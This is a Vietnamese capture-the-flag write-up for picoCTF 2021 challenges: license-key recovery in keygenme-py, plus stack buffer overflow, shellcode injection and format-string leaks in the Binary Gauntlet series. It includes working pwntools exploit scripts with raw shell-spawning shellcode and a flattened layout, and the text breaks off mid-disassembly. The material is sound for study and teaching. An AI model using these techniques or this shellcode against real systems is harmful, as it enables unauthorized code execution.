Trong hàm main(), nó gọi một lệnh sub(), lệnh này gọi 1 đống lệnh khác
Check hex thì từng hàm sẽ xuất ra một giá trị của flag
-Let's get dynamic
Đầu tiên, biên dịch file này ra Executable
as -o a.o chall.sgcc -static -o bbc a.oMở nó bằng IDA và giải bằng IDAPython
t = ida_bytes.get_bytes(0x200, 49)cipher = [i for i in t]t = bytes.fromhex("0x3148F6E1952EA1FDF185A0A444D075F5CE8D535EAE906117F619A7901244A3EE8755FFF4606FEB2A236FEFC7E21F8A1428"[2:])[::-1]key = [i for i in t]def decrypt(c, k): out = "" for i in range(49): out += chr(c[i] ^ k[i] ^ i ^ 0x13) return outprint(decrypt(cipher, key))-keygenme-py
Đây là 1 challenge dạng menu. Tại mục (c) yêu cầu mã kích hoạt bản full của chương trình (cũng chính là flag)
===============================================Welcome to the Arcane Calculator, SCHOFIELD!This is the trial version of Arcane Calculator.The full version may be purchased in person nearthe galactic center of the Milky Way galaxy. Available while supplies last!=====================================================___Arcane Calculator___Menu:(a) Estimate Astral Projection Mana Burn(b) [LOCKED] Estimate Astral Slingshot Approach Vector(c) Enter License Key(d) Exit Arcane CalculatorWhat would you like to do, SCHOFIELD (a/b/c/d)? Source code
Key gồm 3 phần:
key_part_static1_trial = "picoCTF{1n_7h3_|<3y_of_"key_part_dynamic1_trial = "xxxxxxxx"key_part_static2_trial = "}"key_full_template_trial = key_part_static1_trial + key_part_dynamic1_trial + key_part_static2_trialTa chỉ cần chú ý đến hàm check_key để tìm ra key_part_dynamic1_trial
def check_key(key, username_trial): global key_full_template_trial if len(key) != len(key_full_template_trial): return False else: # Check static base key part --v i = 0 for c in key_part_static1_trial: if key[i] != c: return False i += 1 # TODO : test performance on toolbox container # Check dynamic part --v if key[i] != hashlib.sha256(username_trial).hexdigest()[4]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[5]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[3]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[6]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[2]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[7]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[1]: return False else: i += 1 if key[i] != hashlib.sha256(username_trial).hexdigest()[8]: return False return Truevới username_trial:
username_trial = "SCHOFIELD"Exploit
import hashlibfrom cryptography.fernet import Fernetimport base64username_trial = "SCHOFIELD".encode()key_part_static1_trial = "picoCTF{1n_7h3_|<3y_of_"key_part_static2_trial = "}"key_part_dynamic1_trial = hashlib.sha256(username_trial).hexdigest()[4]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[5]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[3]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[6]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[2]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[7]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[1]key_part_dynamic1_trial += hashlib.sha256(username_trial).hexdigest()[8]key_full_template_trial = key_part_static1_trial + key_part_dynamic1_trial + key_part_static2_trialprint(key_full_template_trial)Output
revirven@ubuntu:~/Desktop/GitHub/CTF-Writeups/PicoCTF-2021/Reverse-Engineering/keygenme-py$ python3 exploit.pypicoCTF{1n_7h3_|<3y_of_e584b363}Bonus
Khi nhập key vào, chương trình sẽ tạo 1 file keygenme.py là bản full của chương trình và mục (b) sẽ được mở khoá
===============================================Welcome to the Arcane Calculator, SCHOFIELD!This is the trial version of Arcane Calculator.The full version may be purchased in person nearthe galactic center of the Milky Way galaxy. Available while supplies last!=====================================================___Arcane Calculator___Menu:(a) Estimate Astral Projection Mana Burn(b) [LOCKED] Estimate Astral Slingshot Approach Vector(c) Enter License Key(d) Exit Arcane CalculatorWhat would you like to do, SCHOFIELD (a/b/c/d)? cEnter your license key: picoCTF{1n_7h3_|<3y_of_e584b363}Full version written to 'keygenme.py'.Exiting trial version...===================================================Welcome to the Arcane Calculator, tron!===================================================___Arcane Calculator___Menu:(a) Estimate Astral Projection Mana Burn(b) Estimate Astral Slingshot Approach Vector(c) Exit Arcane CalculatorWhat would you like to do, tron (a/b/c)?Binary Exploitation - PWN>
revirven
-Binary Gauntlet 0
Kiểm tra file
file
gauntlet: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=a5c4ce8cddd5ece25b706af8d250134c3f70467c, not strippedchecksec
Arch: amd64-64-littleRELRO: Partial RELROStack: No canary foundNX: NX disabledPIE: No PIE (0x400000)RWX: Has RWX segments- Định dạng ELF 64-bit
- Not stripped -> Ta có thể dễ dàng tìm được các hàm trong chương trình
- No Stack Canary, no NX, no PIE, has RWX segments -> Easy BOF
Decompile & Disassemble
Decompile main
undefined8 main(void){ char local_88 [108]; __gid_t local_1c; FILE *local_18; char *local_10; local_10 = (char *)malloc(1000); local_18 = fopen("flag.txt","r"); if (local_18 == (FILE *)0x0) { puts( "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are runningthis on the shell server." ); exit(0); } fgets(flag,0x40,local_18); signal(0xb,sigsegv_handler); local_1c = getegid(); setresgid(local_1c,local_1c,local_1c); fgets(local_10,1000,stdin); local_10[999] = '\0'; printf(local_10); fflush(stdout); fgets(local_10,1000,stdin); local_10[999] = '\0'; strcpy(local_88,local_10); return 0;}Decompile sigsegv_handler
void sigsegv_handler(void){ fprintf(stderr,"%s\n",flag); fflush(stderr); exit(1);}Hàm sigsegv_handler sẽ in ra flag. Khi hàm signal được gọi, nó sẽ thực thi sigsegv_handler. Vậy chỉ cần làm cho chương trình báo lỗi, ta sẽ có được flag.
Chương trình nhận vào 1 input rồi in input đó ra màn hình, sau đó nhận input thứ 2 rồi gọi hàm strcpy.
Có 2 lỗi ở hàm main:
printf(local_10)-> Lỗi chuỗi định dạng (Format String)strcpy(local_88, local_10)->strcpykhông kiểm tra số lượng kí tự ở dest -> Tràn bộ đệm tại dest nếu không được cấp phát đủ vùng nhớ để chứa chuỗi src (Buffer Overflow)
Vậy bài này có 2 hướng khai thác, nhưng vì người viết chương trình đã tốt bụng tắt hết các cơ chế bảo vệ, chúng ta sẽ dùng cách gây tràn vùng nhớ biến local_88 vì nó được đặt trong stack, dễ dàng ghi đè return address và gây lỗi.
Disassemble main
0x000000000040090d <+0>: push rbp0x000000000040090e <+1>: mov rbp,rsp0x0000000000400911 <+4>: sub rsp,0x900x0000000000400918 <+11>: mov DWORD PTR [rbp-0x84],edi0x000000000040091e <+17>: mov QWORD PTR [rbp-0x90],rsi0x0000000000400925 <+24>: mov edi,0x3e80x000000000040092a <+29>: call 0x400790 <malloc@plt>0x000000000040092f <+34>: mov QWORD PTR [rbp-0x8],rax0x0000000000400933 <+38>: lea rsi,[rip+0x192] # 0x400acc0x000000000040093a <+45>: lea rdi,[rip+0x18d] # 0x400ace0x0000000000400941 <+52>: call 0x4007c0 <fopen@plt>0x0000000000400946 <+57>: mov QWORD PTR [rbp-0x10],rax0x000000000040094a <+61>: cmp QWORD PTR [rbp-0x10],0x00x000000000040094f <+66>: jne 0x400967 <main+90>0x0000000000400951 <+68>: lea rdi,[rip+0x180] # 0x400ad80x0000000000400958 <+75>: call 0x400730 <puts@plt>0x000000000040095d <+80>: mov edi,0x00x0000000000400962 <+85>: call 0x4007d0 <exit@plt>0x0000000000400967 <+90>: mov rax,QWORD PTR [rbp-0x10]0x000000000040096b <+94>: mov rdx,rax0x000000000040096e <+97>: mov esi,0x400x0000000000400973 <+102>: lea rdi,[rip+0x200766] # 0x6010e0 <flag>0x000000000040097a <+109>: call 0x400760 <fgets@plt>0x000000000040097f <+114>: lea rsi,[rip+0xffffffffffffff41] # 0x4008c7 <sigsegv_handler>0x0000000000400986 <+121>: mov edi,0xb0x000000000040098b <+126>: call 0x400770 <signal@plt>0x0000000000400990 <+131>: mov eax,0x00x0000000000400995 <+136>: call 0x4007b0 <getegid@plt>0x000000000040099a <+141>: mov DWORD PTR [rbp-0x14],eax0x000000000040099d <+144>: mov edx,DWORD PTR [rbp-0x14]0x00000000004009a0 <+147>: mov ecx,DWORD PTR [rbp-0x14]0x00000000004009a3 <+150>: mov eax,DWORD PTR [rbp-0x14]0x00000000004009a6 <+153>: mov esi,ecx0x00000000004009a8 <+155>: mov edi,eax0x00000000004009aa <+157>: mov eax,0x00x00000000004009af <+162>: call 0x400740 <setresgid@plt>0x00000000004009b4 <+167>: mov rdx,QWORD PTR [rip+0x2006f5] # 0x6010b0 <stdin@@GLIBC_2.2.5>0x00000000004009bb <+174>: mov rax,QWORD PTR [rbp-0x8]0x00000000004009bf <+178>: mov esi,0x3e80x00000000004009c4 <+183>: mov rdi,rax0x00000000004009c7 <+186>: call 0x400760 <fgets@plt>0x00000000004009cc <+191>: mov rax,QWORD PTR [rbp-0x8]0x00000000004009d0 <+195>: add rax,0x3e70x00000000004009d6 <+201>: mov BYTE PTR [rax],0x00x00000000004009d9 <+204>: mov rax,QWORD PTR [rbp-0x8]0x00000000004009dd <+208>: mov rdi,rax0x00000000004009e0 <+211>: mov eax,0x00x00000000004009e5 <+216>: call 0x400750 <printf@plt>0x00000000004009ea <+221>: mov rax,QWORD PTR [rip+0x2006af] # 0x6010a0 <stdout@@GLIBC_2.2.5>0x00000000004009f1 <+228>: mov rdi,rax0x00000000004009f4 <+231>: call 0x4007a0 <fflush@plt>0x00000000004009f9 <+236>: mov rdx,QWORD PTR [rip+0x2006b0] # 0x6010b0 <stdin@@GLIBC_2.2.5>0x0000000000400a00 <+243>: mov rax,QWORD PTR [rbp-0x8]0x0000000000400a04 <+247>: mov esi,0x3e80x0000000000400a09 <+252>: mov rdi,rax0x0000000000400a0c <+255>: call 0x400760 <fgets@plt>0x0000000000400a11 <+260>: mov rax,QWORD PTR [rbp-0x8]0x0000000000400a15 <+264>: add rax,0x3e70x0000000000400a1b <+270>: mov BYTE PTR [rax],0x00x0000000000400a1e <+273>: mov rdx,QWORD PTR [rbp-0x8]0x0000000000400a22 <+277>: lea rax,[rbp-0x80]0x0000000000400a26 <+281>: mov rsi,rdx0x0000000000400a29 <+284>: mov rdi,rax0x0000000000400a2c <+287>: call 0x400720 <strcpy@plt>0x0000000000400a31 <+292>: mov eax,0x00x0000000000400a36 <+297>: leave 0x0000000000400a37 <+298>: ret Gọi hàm strcpy
0x0000000000400a1e <+273>: mov rdx,QWORD PTR [rbp-0x8]0x0000000000400a22 <+277>: lea rax,[rbp-0x80]0x0000000000400a26 <+281>: mov rsi,rdx0x0000000000400a29 <+284>: mov rdi,rax0x0000000000400a2c <+287>: call 0x400720 <strcpy@plt>Biến local_88 nằm ở [rbp - 0x80]. Chúng ta cần 0x90 bytes để ghi đè return address và gây sigsegv
Exploit
from pwn import *context.binary = ELF("./gauntlet")run = remote("mercury.picoctf.net", 12294)run.sendline("Pwned")payload = 'A' * 0x90run.sendline(payload)run.interactive()Output
[*] '/home/revirven/Desktop/GitHub/CTF-Writeups/PicoCTF-2021/Binary-Exploitation/Binary-Gauntlet-0/gauntlet' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX disabled PIE: No PIE (0x400000) RWX: Has RWX segments[+] Opening connection to mercury.picoctf.net on port 12294: Done[*] Switching to interactive modePwnedfbd01d62c0e369e6de3d63b4b21d3830[*] Got EOF while reading in interactive$ -Binary Gauntlet 1
Kiểm tra file
file
gauntlet: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2a7f79b758fdc250528e5bbc3da169fbf74e4ad3, not strippedchecksec
Arch: amd64-64-littleRELRO: Partial RELROStack: No canary foundNX: NX disabledPIE: No PIE (0x400000)RWX: Has RWX segmentsCũng như gauntlet 0, không khác gì lắm
Decompile & Disassemble
Decompile main
undefined8 main(void){ char local_78 [104]; char *local_10; local_10 = (char *)malloc(1000); printf("%p\n",local_78); fflush(stdout); fgets(local_10,1000,stdin); local_10[999] = '\0'; printf(local_10); fflush(stdout); fgets(local_10,1000,stdin); local_10[999] = '\0'; strcpy(local_78,local_10); return 0;}Lần này chương trình không có phương thức để đọc flag. Vì vậy chúng ta sẽ dùng shellcode để mở shell và đọc flag. Chương trình cung cấp cho ta địa chỉ của biến local_78, đây sẽ là nơi ta chèn shellcode vào và return về
printf("%p\n",local_78);Disassemble main
0x0000000000400687 <+0>: push rbp0x0000000000400688 <+1>: mov rbp,rsp0x000000000040068b <+4>: add rsp,0xffffffffffffff800x000000000040068f <+8>: mov DWORD PTR [rbp-0x74],edi0x0000000000400692 <+11>: mov QWORD PTR [rbp-0x80],rsi0x0000000000400696 <+15>: mov edi,0x3e80x000000000040069b <+20>: call 0x400580 <malloc@plt>0x00000000004006a0 <+25>: mov QWORD PTR [rbp-0x8],rax0x00000000004006a4 <+29>: lea rax,[rbp-0x70]0x00000000004006a8 <+33>: mov rsi,rax0x00000000004006ab <+36>: lea rdi,[rip+0x122] # 0x4007d40x00000000004006b2 <+43>: mov eax,0x00x00000000004006b7 <+48>: call 0x400560 <printf@plt>0x00000000004006bc <+53>: mov rax,QWORD PTR [rip+0x20098d] # 0x601050 <stdout@@GLIBC_2.2.5>0x00000000004006c3 <+60>: mov rdi,rax0x00000000004006c6 <+63>: call 0x400590 <fflush@plt>0x00000000004006cb <+68>: mov rdx,QWORD PTR [rip+0x20098e] # 0x601060 <stdin@@GLIBC_2.2.5>0x00000000004006d2 <+75>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006d6 <+79>: mov esi,0x3e80x00000000004006db <+84>: mov rdi,rax0x00000000004006de <+87>: call 0x400570 <fgets@plt>0x00000000004006e3 <+92>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006e7 <+96>: add rax,0x3e70x00000000004006ed <+102>: mov BYTE PTR [rax],0x00x00000000004006f0 <+105>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006f4 <+109>: mov rdi,rax0x00000000004006f7 <+112>: mov eax,0x00x00000000004006fc <+117>: call 0x400560 <printf@plt>0x0000000000400701 <+122>: mov rax,QWORD PTR [rip+0x200948] # 0x601050 <stdout@@GLIBC_2.2.5>0x0000000000400708 <+129>: mov rdi,rax0x000000000040070b <+132>: call 0x400590 <fflush@plt>0x0000000000400710 <+137>: mov rdx,QWORD PTR [rip+0x200949] # 0x601060 <stdin@@GLIBC_2.2.5>0x0000000000400717 <+144>: mov rax,QWORD PTR [rbp-0x8]0x000000000040071b <+148>: mov esi,0x3e80x0000000000400720 <+153>: mov rdi,rax0x0000000000400723 <+156>: call 0x400570 <fgets@plt>0x0000000000400728 <+161>: mov rax,QWORD PTR [rbp-0x8]0x000000000040072c <+165>: add rax,0x3e70x0000000000400732 <+171>: mov BYTE PTR [rax],0x00x0000000000400735 <+174>: mov rdx,QWORD PTR [rbp-0x8]0x0000000000400739 <+178>: lea rax,[rbp-0x70]0x000000000040073d <+182>: mov rsi,rdx0x0000000000400740 <+185>: mov rdi,rax0x0000000000400743 <+188>: call 0x400550 <strcpy@plt>0x0000000000400748 <+193>: mov eax,0x00x000000000040074d <+198>: leave 0x000000000040074e <+199>: ret Biến local_78 nằm tại [rbp - 0x70]. Chúng ta cần 0x80 bytes để ghi đè return address. Payload của ta sẽ có dạng "shellcode + padding * (0x78 - độ dài shellcode) + địa chỉ biến local_78"
Exploit
from pwn import *context.binary = ELF("./gauntlet")run = remote("mercury.picoctf.net", 13644)addr = run.recvline()run.sendline("Pwned")addr = int(addr, 16)payload = b'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'payload += b'A' * (0x78 - len(payload))payload += p64(addr)run.sendline(payload)run.interactive()Output
[*] '/home/revirven/Desktop/GitHub/CTF-Writeups/PicoCTF-2021/Binary-Exploitation/Binary-Gauntlet-1/gauntlet' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX disabled PIE: No PIE (0x400000) RWX: Has RWX segments[+] Opening connection to mercury.picoctf.net on port 13644: Done[*] Switching to interactive modePwned$ cat flag.txt66fa43e73fc405235d4d2aa9da1b257f-Binary Gauntlet 2
Kiểm tra file
file
gauntlet: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2335fe540c6db20a6fba7947a73b044afebe221b, not strippedchecksec
Arch: amd64-64-littleRELRO: Partial RELROStack: No canary foundNX: NX disabledPIE: No PIE (0x400000)RWX: Has RWX segmentsDecompile & Disassemble
Decompile main
undefined8 main(void){ char local_78 [104]; char *local_10; local_10 = (char *)malloc(1000); fgets(local_10,1000,stdin); local_10[999] = '\0'; printf(local_10); fflush(stdout); fgets(local_10,1000,stdin); local_10[999] = '\0'; strcpy(local_78,local_10); return 0;}Lần này chúng ta không được cung cấp địa chỉ của biến nữa. Ta cũng được cho biết rằng ASLR sẽ được bật ở host. Vì vậy ta phải tự leak lấy địa chỉ của biến để return về.
Còn nhớ về lỗi Format String mà tôi nhắc đến ở binary gauntlet 0 chứ ? Bây giờ chúng ta sẽ tận dụng nó.
Đôi chút về Format String ở x64
Khi truyền đối số vào hàm, các đối số từ 0 -> 5 sẽ được chứa trong các thanh ghi lần lượt là RDI, RSI, RDX, RCX, R8, R9, đối số thứ 6 trở đi sẽ được đưa vào stack. Vậy tại fgets đầu tiên, nếu ta nhập vào "%p %p %p %p %p %p" thì printf đầu tiên sẽ in ra màn hình lần lượt là nội dung thanh ghi RSI, RDX, RCX, R8, R9 rồi đến nội dung của ô nhớ trên stack ngay bên trên return address của hàm printf (Nội dung thanh ghi RDI không được in ra vì nó chứa chuỗi định dạng). Bằng cách này ta có thể đọc được bất kì ô nhớ nào trên stack mà ta muốn, ta chỉ việc tìm offset từ hàm printf đến nơi mà ta muốn đọc vì stack cũng chỉ là 1 dãy các ô nhớ liên tiếp với nhau.
Trên stack cũng chứa đầy những con trỏ trỏ đến một ô nhớ nào đó trên stack, tức là một ô nhớ chứa địa chỉ của một ô nhớ khác trên stack (Sound confusing eh ?). Debug chương trình và đặt breakpoint tại hàm main ta sẽ thấy được điều này
gef➤ x/20gx $rbp0x7fffffffde40: 0x0000000000000000 0x00007ffff7deb0b30x7fffffffde50: 0x00007ffff7ffc620 0x00007fffffffdf380x7fffffffde60: 0x0000000100000000 0x00000000004006870x7fffffffde70: 0x0000000000400730 0xab124923a67f8c7e0x7fffffffde80: 0x00000000004005a0 0x00007fffffffdf300x7fffffffde90: 0x0000000000000000 0x00000000000000000x7fffffffdea0: 0x54edb6dc1adf8c7e 0x54eda69ec6b18c7e0x7fffffffdeb0: 0x0000000000000000 0x00000000000000000x7fffffffdec0: 0x0000000000000000 0x00000000000000010x7fffffffded0: 0x00007fffffffdf38 0x00007fffffffdf482 ô nhớ cuối cùng được in ra đang chứa địa chỉ của 2 ô nhớ trên stack
0x7fffffffded0: 0x00007fffffffdf38 0x00007fffffffdf48Vì ở host ASLR sẽ được bật, nên ta sẽ bật ASLR và debug lại chương trình
gef➤ x/20gx $rbp0x7ffd53335f90: 0x0000000000000000 0x00007f1eed7ba0b30x7ffd53335fa0: 0x00007f1eed9c5620 0x00007ffd533360880x7ffd53335fb0: 0x0000000100000000 0x00000000004006870x7ffd53335fc0: 0x0000000000400730 0x9cb5dd652d089fe90x7ffd53335fd0: 0x00000000004005a0 0x00007ffd533360800x7ffd53335fe0: 0x0000000000000000 0x00000000000000000x7ffd53335ff0: 0x634f7b0392489fe9 0x628807926dc69fe90x7ffd53336000: 0x0000000000000000 0x00000000000000000x7ffd53336010: 0x0000000000000000 0x00000000000000010x7ffd53336020: 0x00007ffd53336088 0x00007ffd53336098Để ý rằng các địa chỉ đã thay đổi, nhưng offset giữa những ô nhớ thì vẫn giữ nguyên
0x7fffffffded0: 0x00007fffffffdf38 0x00007fffffffdf48-> 0x00007fffffffdf48 - 0x00007fffffffdf38 = 0x10
0x7ffd53336020: 0x00007ffd53336088 0x00007ffd53336098-> 0x00007ffd53336098 - 0x00007ffd53336088 = 0x10
Vậy ta chỉ việc leak 1 địa chỉ nào đó trên stack, sau đó tìm offset giữa địa chỉ đó và địa chỉ của biến local_78 và ta sẽ có được địa chỉ để return về.
Ta sẽ tắt ASLR và chạy lại chương trình. Ta thử nhập 10 "%p" vào fgets đầu tiên xem chúng ta sẽ nhận được những gì
%p %p %p %p %p %p %p %p %p %p0x602691 (nil) 0x6026ae 0x6022a0 0x7c 0x7fffffffdf38 0x100000000 (nil) (nil) 0x400040Ta thấy tại "%p" thứ 6 là địa chỉ của 1 ô nhớ trên stack. Ta có thể sử dụng địa chỉ này để tính toán offset đến biến local_78. Có thể dùng "%6$p" để chỉ lấy giá trị tại "%p" thứ 6.
Ta nhập 1 đống chữ A vào fgets thứ 2 để tìm vị trí biến local_78
gef➤ x/20gx $rsp0x7fffffffddc0: 0x00007fffffffdf38 0x00000001000000000x7fffffffddd0: 0x4141414141414141 0x41414141414141410x7fffffffdde0: 0x4141414141414141 0x41414141414141410x7fffffffddf0: 0x4141414141414141 0x41414141414141410x7fffffffde00: 0x4141414141414141 0x41414141414141410x7fffffffde10: 0x4141414141414141 0x41414141414141410x7fffffffde20: 0x4141414141414141 0x00000a41414141410x7fffffffde30: 0x00007fffffffdf30 0x00000000006022a00x7fffffffde40: 0x0000000000000000 0x00007ffff7deb0b30x7fffffffde50: 0x00007ffff7ffc620 0x00007fffffffdf38Biến local_78 bắt đầu từ 0x7fffffffddd0. Offset = 0x7fffffffdf38 - 0x7fffffffddd0 = 0x168
Disassemble main
0x0000000000400687 <+0>: push rbp0x0000000000400688 <+1>: mov rbp,rsp0x000000000040068b <+4>: add rsp,0xffffffffffffff800x000000000040068f <+8>: mov DWORD PTR [rbp-0x74],edi0x0000000000400692 <+11>: mov QWORD PTR [rbp-0x80],rsi0x0000000000400696 <+15>: mov edi,0x3e80x000000000040069b <+20>: call 0x400580 <malloc@plt>0x00000000004006a0 <+25>: mov QWORD PTR [rbp-0x8],rax0x00000000004006a4 <+29>: mov rdx,QWORD PTR [rip+0x2009b5] # 0x601060 <stdin@@GLIBC_2.2.5>0x00000000004006ab <+36>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006af <+40>: mov esi,0x3e80x00000000004006b4 <+45>: mov rdi,rax0x00000000004006b7 <+48>: call 0x400570 <fgets@plt>0x00000000004006bc <+53>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006c0 <+57>: add rax,0x3e70x00000000004006c6 <+63>: mov BYTE PTR [rax],0x00x00000000004006c9 <+66>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006cd <+70>: mov rdi,rax0x00000000004006d0 <+73>: mov eax,0x00x00000000004006d5 <+78>: call 0x400560 <printf@plt>0x00000000004006da <+83>: mov rax,QWORD PTR [rip+0x20096f] # 0x601050 <stdout@@GLIBC_2.2.5>0x00000000004006e1 <+90>: mov rdi,rax0x00000000004006e4 <+93>: call 0x400590 <fflush@plt>0x00000000004006e9 <+98>: mov rdx,QWORD PTR [rip+0x200970] # 0x601060 <stdin@@GLIBC_2.2.5>0x00000000004006f0 <+105>: mov rax,QWORD PTR [rbp-0x8]0x00000000004006f4 <+109>: mov esi,0x3e80x00000000004006f9 <+114>: mov rdi,rax0x00000000004006fc <+117>: call 0x400570 <fgets@plt>0x0000000000400701 <+122>: mov rax,QWORD PTR [rbp-0x8]0x0000000000400705 <+126>: add rax,0x3e70x000000000040070b <+132>: mov BYTE PTR [rax],0x00x000000000040070e <+135>: mov rdx,QWORD PTR [rbp-0x8]0x0000000000400712 <+139>: lea rax,[rbp-0x70]0x0000000000400716 <+143>: mov rsi,rdx0x0000000000400719 <+146>: mov rdi,rax0x000000000040071c <+149>: call 0x400550 <strcpy@plt>0x0000000000400721 